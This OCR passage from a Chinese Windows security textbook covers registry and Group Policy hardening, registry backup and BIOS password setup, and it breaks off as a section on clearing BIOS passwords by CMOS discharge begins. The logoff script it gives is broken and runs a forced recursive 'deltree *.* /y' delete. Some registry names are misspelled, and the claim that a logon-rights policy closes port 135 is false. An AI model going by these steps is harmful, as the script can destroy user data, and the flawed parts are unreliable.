- **隐藏“查找”命令：** 在注册表编辑器中展开“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，在右侧新建“NOFIND”DWORD键值项，并将其“数字数据”的值改为“1”。
- **隐藏“设置”命令：** 在注册表编辑器中展开“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，在右侧新建“NOSETFOLDERS”DWORD键值项，并将其“数字数据”的值改为“1”。
- **隐藏“文档”命令：** 在注册表编辑器中展开“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，在右侧新建“NORESETDOCSMENU”DWORD键值项，并将其“数字数据”的值改为“1”。
- **隐藏“收藏夹”命令：** 在注册表编辑器中展开“HKEY_CURRENT_USER\Software\ Microsoft\Windows\CurrentVersion\Policies\Explorer”子键，在右侧新建“NOFAVORITESMENU”DWORD键值项，并将其“数字数据”的值改为“1”。

4.2.6 系统优化设置

默认情况下，Windows系统的设置适合于大多数计算机用户，但是，如果用户想要让自己的计算机系统发挥最佳性能，则需要进行系统的优化设置。

通常情况下，很多用户都会使用第三方软件来对系统进行优化，例如Windows优化大师、超级兔子等。但是这些软件并非是全能的，对于一些特殊设置，还需要用户亲自动手，下面介绍通过修改注册表设置来优化系统的方法。

1. 发生错误时不弹出警告窗口

在使用Windows操作系统的过程中，当用户执行一些应用程序时，有时会因为种种原因导致发生一些错误，这时，系统会弹出警告对话框，提示用户程序出错信息。但是并非所有的用户都希望弹出警告对话框，此时就可以通过修改注册表设置来禁止其弹出，具体操作方法如下。

01 打开注册表编辑，依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Windows”子键，然后在右侧窗格中双击“ErrorMode”键值项。

02 打开“编辑DWORD（32位）值”键值项对话框，将“数值数据”文本框中的值改为“1”，则表明出现程序错误时不弹出警告信息，然后单击“确定”按钮关闭注册表编辑器，重启计算机即可。

2. 修改CPU的二级缓存

CPU的二级缓存直接影响着用户计算机的性能，二级缓存越高，则系统运行越快，程序相应的时间也越短。

在Windows XP运行正常的情况下，系统会检测到并识别CPU的二级缓存，但是在另外一些异常情况下，系统并不能保证一直都能识别CPU的二级缓存，此时用户可以通过修改注册表信息来实现修改CPU的二级缓存，具体操作方法如下。

01 打开注册表编辑器，依次展开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management”子键，在右侧窗格中找到并双击“SecondLevelDataCache”键值项。

02 打开“编辑DWORD（32位）值”对话框，在“数值数据”文本框中根据本机配置进行对应的设置，单击“确定”按钮，然后关闭注册表并重启计算机即可。

3. 删除多余的配色方案

默认情况下，微软为Windows XP提供了许多种类的配色方案。但是在这些配色方案当中，用户并非会用到所有的，事实上，有很多都使用不到，这时候用户就可以删除这些不需要的配色方案，从而节省一些空间。

这些配色方案在注册表中都有相应的注册信息，用户可以通过修改注册表将其中不需要的配色方案删除。

01 打开注册表编辑，展开“HKEY_CURRENT_USER\Control Panel\Appearance\Schemes”子键，在右侧窗格中右键单击需要删除的配色方案，然后在弹出的菜单中单击“删除”命令。

02 在弹出的对话框中单击“是”按钮，删除对应键值项即可。


注意

在修改注册表信息以前，最好对注册表进行备份，以预防错误的修改导致系统无法正常运行。

4. 清除“添加或删除程序”中的残留项

在Windows XP的控制面板中有一个“添加或删除程序”选项，使用它可以将安装在计算机中的程序移除本地计算机。但是并非所有的程序都能够通过“添加或删除程序”选项来彻底删除，很多情况下，在卸载程序后都会残留一些文件，用户可以通过修改注册表项清除这些残留的项目，具体操作步骤如下。

01 打开注册表编辑，依次展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall”子键，可以看到其下方还有很多项，这些项都分别对应一个程序或Windows主键。




02 找到删除程序对应的项，单击鼠标右键，在弹出的菜单中单击“删除”命令，然后关闭注册表，重启计算机即可。

4.2.7 禁止播放网页中的动画、声音和视频

当用户使用IE浏览器打开网页时，会在该页面中浏览到非常丰富的内容，其中包括静态的文字信息、绚丽的图片、动听的音乐以及精彩的视频等。但是在某些网页中，一些不法分子会将一些恶意代码、病毒或木马捆绑到网页中的图片、音乐以及视频上，当用户浏览相关信息时，IE浏览器就会自动下载带有危险程序的图片、音乐或视频等，进而严重威胁到电脑的安全。用户可以通过修改注册表信息，来避免上述情况的发生，具体操作步骤如下。

01 打开注册表编辑，依次展开“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Media”子键，在右侧窗格空白处单击鼠标右键，然后在弹出的菜单中依次单击“新建”→“字符串值”菜单命令。



02 将新建的键值项命名为“Play Animations”，即播放动画，然后对其双击鼠标左键。

03 打开“编辑字符串”对话框，在“数值数据”文本框中输入“NO”，然后单击“确定”按钮。

04 按照相同的方法在右侧空白处新建“DisplayInlineVidos”和“Play_Background_Sounds”键值项，并将它们的值设置为“NO”，然后退出注册表编辑器，重启计算机即可。

4.2.8 禁止IE浏览器记录密码

IE浏览器具有自动记录用户所在网页输入的相关信息的功能，例如用户在登录网上银行时输入的账号和密码。如果是在公共场所上网，往往会给一些不法分子创造可乘之机，因此进行必要的设置，以禁止IE浏览器记录密码对用户来说是至关重要的。通过注册表编辑器禁止IE浏览器记录密码的具体方法如下。

01 打开注册表编辑器，依次展开“HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings”子键，在右侧窗格中单击鼠标右键，然后在弹出的菜单中依次单击“新建”→“DWORD（32位）值”菜单命令。

02 将新建的键值项命名为“DisablePasswordCating”，然后对其双击鼠标左键。

03 打开“编辑DWORD（32位）值”对话框，将“数值数据”文本框中的值修改为“1”，单击“确定”按钮保存设置，重启计算机即可。

4.3 组策略安全设置

知识导读

组策略是保证电脑安全的好助手，通过组策略的安全设置，可以在很大程度上提高电脑的安全性。下面主要从组策略的基础知识，以及如何通过组策略增强系统安全和网络安全几个方面着手，介绍组策略及其安全设置。


4.3.1 组策略的基础知识

组策略是用来编辑“组策略”对象的Microsoft Management Console（MMC）管理单元。

通过前面的学习我们了解到，注册表是Windows系统中保存系统软件和应用软件配置的数据库。然而，随着Windows系统功能的越来越丰富，注册表里的配置项目也越来越多，很多配置都可以自定义设置，但这些配置分布在注册表的各个角落，手工配置会非常复杂、困难。而组策略则将系统重要的配置功能汇集成各种配置模块，供用户直接使用，从而达到方便管理计算机的目的。

组策略的设置，实质上就是在修改注册表中的配置。但是，组策略使用了更完善的管理组织方法，可以对各种对象中的设置进行管理和配置。

在Windows 7操作系统中单击“开始”按钮，在搜索栏中输入“gpedit.msc”命令，按下“Enter”键，即可打开“本地组策略编辑器”窗口。



注 意


Windows XP用户需要先在“开始”菜单中单击“运行”命令，然后在弹出的“运行”对话框中执行“gpedit.msc”命令才可以打开“本地组策略编辑器”窗口。

4.3.2 禁用重要策略选项


禁用重要策略选项可以提高系统的安全性，具体操作步骤如下。

01 在系统桌面单击“开始”按钮，在打开的“开始”菜单的搜索栏中执行“gpedit.msc”命令，然后按下“Enter”键。

02 在打开的“本地组策略编辑器”窗口中依次展开“用户设置”→“管理模板”→“Windows组件”→“Windows资源管理器”目录，然后在右侧找到并双击“从‘工具’菜单中删除‘文件夹选项’菜单”策略项。



03 在弹出对话框中选择“已启用”选项，然后单击“确定”按钮完成设置。




技 巧

如果在设置的过程中有疑问，可在右下方的窗格中查询解决办法。


4.3.3 禁止远程访问注册表

通过前面的学习可以了解到注册表的安全是非常重要的，因此禁止他人远程访问注册表可以在一定程度上提高计算机的安全性。通过修改组策略信息来禁止访问注册表的具体操作步骤如下。

01 在本地组策略编辑器中依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”目录，在右侧找到并双击“网络访问：可远程访问的注册表路径”策略项。




02 在打开的对话框中将可远程访问的注册表路径和子路径内容全部删除，然后单击“确定”按钮即可。




4.3.4 关闭135端口

135端口主要用于使用RPC（Remote Procedure Call，远程过程调用）协议并提供DCOM（分布式组件对象模型）服务。当电脑中的135端口处于开通状态时，黑客可能会通过专业的远程控制技术，偷窥电脑中的重要内容，甚至远程执行电脑中的重要程序，从而对电脑造成巨大的安全威胁，所以在不必要的情况下应将其关闭，通过组策略编辑器关闭135端口的具体操作方法如下。


01 在“本地组策略编辑器”窗口中依次展开“本地计算机策略”→“计算机配置”→“Windows设置”→“安全设置”→“本地策略”→“用户权限分配”目录，然后在右侧窗格中双击“拒绝从网络访问这台计算机”策略项。



02 在弹出的“拒绝从网络访问这台计算机 属性”对话框中，单击“添加用户或组”按钮。



03 在弹出的“选择用户或组”对话框中，在“输入对象名称来选择”文本框中输入“everyone”文本，然后连续单击两次“确定”按钮，即可关闭135端口。




4.3.5 用组策略增强网络安全

组策略是系统的高级扩展，它是管理员为用户和计算机控制网络资源、系统、Windows组件的主要工具。巧妙地对组策略进行设置不但可以对计算机资源进行管理，还可以在很大程度上提高计算机的网络安全性。下面介绍通过组策略增强网络安全的方法。


1. 清理IE上网痕迹

在Windows系统中，我们可以个性地设置组策略，通过添加脚本，实现对IE的自动清理，具体操作步骤如下。

01 打开本地组策略编辑器，依次展开“用户配置”→“Windows 设置”→“脚本（登录/注销）”目录，在右侧双击“注销”策略项。



02 在打开的对话框中切换到“PowerShell脚本”选项卡，然后单击“添加”按钮。



03 在弹出对话框中输入要添加的脚本信息，本例依次添加如下信息：

```
@echo off
cd c:\documents ad
settings\administrator\local
settings\temporary internet files
c:\winnt\system32\deltree.\*.*/y
```


然后单击“确定”按钮即可。

2. 锁定注册表


注册表是计算机的主要核心部位，如果他人对其进行恶意更改很可能导致

系统无法正常运行，甚至导致系统崩溃，所以锁定注册表，可以在一定程度上提高计算机的安全性。通过修改组策略锁定注册表的具体操作步骤如下。

01 打开“本地组策略编辑器”，依次展开“用户配置”→“管理模板”→“系统”目录，在右侧窗格中双击“阻止访问注册表编辑工具”策略项。




02 在打开的对话框中勾选“已启用”单选项，在“是否禁用无提示运行regedit?”下拉列表框中选择“是”选项，然后单击“确定”按钮，完成设置。




3. 启用重要系统功能

目前，Windows系统的功能已经比较全面，在其中程序员内置了很多有用的功能，我们在使用计算机的过程中可以启用这些功能，以增强系统和网络的安全，具体操作方法如下。

01 打开本地组策略编辑器，依次展开“计算机配置”→“Windows设置”→“安全设置”→“本地策略”→“审核策略”目录，然后在右侧双击“审核账户管理”策略项。



02 在弹出的对话框中勾选“成功”复选项选项，单击“确定”按钮。



03 按照相同的方法将“审核登录事件”、“审核策略改变”、“审核权限使用”、“审核系统事件”策略项都设置为“成功”即可。


4.4 疑难解答

问：都说在修改注册表设置之前要备份注册表，如何备份注册表呢？

答：Windows操作系统的注册表编辑器自带有导出和导入功能，用户可以利用导出功能对注册表进行备份，具体操作步骤如下。

01 单击“开始”按钮，在开始菜单中的搜索栏里输入“regedit”命令，按下“Enter”键。

02 在弹出的“注册表编辑器”窗口中，单击“文件”选项，然后在弹出的菜单中单击“导出”命令。



03 在弹出的“导出注册表文件”对话框中，单击“保存在”文本框右侧的下拉按钮，在弹出的下拉菜单中展开E盘，然后单击“注册表”文件夹。


04 在“文件名”文本框中输入“备份注册表信息”，选择“全部”单选项，然后单击“保存”按钮，完成注册表的备份。


备份好注册表信息后，如果在注册表损坏时可以使用导入功能还原注册表。

问：Windows系统漏洞修补完整后就再也不会存在漏洞了吗？

答：这种说法是错误的，Windows操作系统的漏洞也可能是在后期使用时造成的，并非系统本身的漏洞，而且系统本身的漏洞也不可能被一次性修补完整。微软只能在发现系统漏洞后才能做出相应的措施，发布系统补丁，用户可以开启Windows操作系统的更新功能，来实时更新系统补丁。

在“开始”菜单中单击“Windows Update”命令，在打开的窗口中单击“更改设置”链接，在接着打开的“更改设置”窗口中，在“重要更新”下拉列表框中选择“自动安装更新（推荐）”选项，然后单击“确定”按钮保存设置，即可开启Windows操作系统的自动更新功能。





5.1 BIOS密码攻防

知识导读

BIOS密码是电脑的第一道安全门，为BIOS设置密码可以防止他人擅自更改BIOS设置，或防止别人进入自己的电脑系统，是保护电脑安全的有效措施之一，本节将介绍有关BIOS密码的设置与破解的知识。

5.1.1 设置BIOS密码

在BIOS中可以设置两种访问权限的密码：超级用户密码（Supervisor Password）和用户密码（User Password）。此外，设置密码后还需要设置密码检测方式，以确定密码的作用范围。

1. 设置超级用户密码

设置超级用户密码（Set Supervisor Password）可以阻止他人进入系统或修改BIOS设置，设置超级用户密码的方法如下。

01 启动电脑，在显示开机自检画面时，根据屏幕下方的提示“Press DEL to enter SETUP”，按下“Delete”键进入BIOS系统。

02 在BIOS设置的主界面中选择“Set Supervisor Password”选项，按“Enter”键进入，在弹出的“Enter Password”对话框中输入要设置的密码，然后按“Enter”键。

03 在弹出的“Confirm Password”对话框中，再次输入密码，按“Enter”键确认，然后按下“F10”键保存设置并退出BIOS系统。

技巧

更改BIOS密码的方法与设置密码的方法相同。如果要撤销BIOS密码，只要在更改密码时不输入任何字符，连续按两次“Enter”键确认即可。

提示

设置“Set Supervisor Password”后用户必须输入正确的密码才能进入BIOS设置界面并有权对BIOS设置进行修改。

2. 设置用户密码

设置“User Password”后输入正确的密码可以进入BIOS设置界面并浏览相关设置，但不能对BIOS设置做修改。设置BIOS用户密码的方法如下。


01 在BIOS操作界面使用“↑”或“↓”方向键选中“Set User Password”选项，按“Enter”键确认，在弹出的“Enter Password”（输入密码）对话框中输入要设置的密码，然后按“Enter”键。

02 在弹出的“Confirm Password”（确认密码）对话框中，再次输入刚才设置的密码，然后按下“Enter”键确认即可。

3. 设置密码检测方式

当设置了BIOS密码后，如果将密码检测方式设定为“Setup”，则只有在进入BIOS设置时才要求输入密码；如果将检测方式设置为“System”，则在开机启动系统和进入BIOS设置时都需要输入密码。设置BIOS密码检测方式的具体操作方法如下。

01 设置好BIOS超级用户密码或者用户密码后，在BIOS操作界面使用“↑”或“↓”方向键选中“Advanced BIOS Features”（高级BIOS特性）选项，然后按“Enter”键进入。



02 使用“↑”或“↓”方向键选中“Security Option”选项，按“Enter”键打开其设置对话框。

03 在弹出的“Security Option”设置对话框中选择“System”选项，然后按“Enter”键确认。

04 按下“Esc”键，返回到BIOS设置主界面，找到并选中“Save & Exit Setup”选项，按“Enter”键，在弹出的对话框中输入“Y”，按“Enter”键保存并退出设置即可。

注 意

如果没有设置BIOS的超级用户密码和用户密码，那么“Security Option”选项的设置将不起作用。


5.1.2 破解BIOS密码

当忘记BIOS密码或者要强行修改BIOS设置，则可采取措施对BIOS密码进行破解。破解BIOS密码的方法有两种：CMOS放电法和跳线短接法。

1. COMS放电

由于BIOS的密码都保存在主板上的CMOS芯片中，而CMOS芯片依靠CMOS电池为其供电，如果用户忘记密码即可通过对CMOS进行“放电”操作来取消密码，具体操作如下。

